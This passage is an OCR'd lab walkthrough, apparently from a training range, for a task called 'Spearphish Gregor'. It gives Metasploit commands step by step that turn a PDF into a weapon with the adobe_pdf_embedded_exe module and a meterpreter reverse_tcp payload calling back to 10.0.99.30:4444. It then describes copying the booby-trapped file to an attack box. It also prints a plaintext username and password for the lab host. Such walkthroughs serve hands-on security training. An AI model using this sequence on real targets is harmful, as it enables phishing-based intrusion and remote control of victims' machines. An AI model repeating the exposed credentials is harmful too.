




3.3 search type:exploit platform:windows adobe pdf


search type:exploit platform:windows adobe pdf






3.4 use exploit/windows/fileformat/adobe_pdf_embedded_exe


use exploit/windows/fileformat/adobe_pdf_embedded_exe






3.5 check the information of the exploit

show options




3.6 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp




3.7 set lhost 10.0.99.30

set lhost 10.0.99.30




3.8 set lport 4444

set lport 4444




3.9 set filename T25.pdf

set filename T25L.pdf




3.10 set infilename /home/phantom3472/AT/T25.pdf

set infilename /home/phantom3472/AT/T25.pdf



3.11 run


run



3.12 Bring T25.pdf over to attack box


Open attack box

Task 11
Spearphish Gregor




3.13 Open WinSCP on RDP Desktop

Login to host computer
IP: 10.0.99.30
Username: phantom3472
Password: wgSOx9Od3s7q166vXoXu




3.14 Copy T25L.pdf over to attack box desktop

The one wanted is hidden
/home/phantom3472/.msf4/local/T25L.pdf




Open Directory Book





Adjust file as needed adding /.msf4
/home/phantom3472/.msf4

Task 11
Spearphish Gregor




Select Local

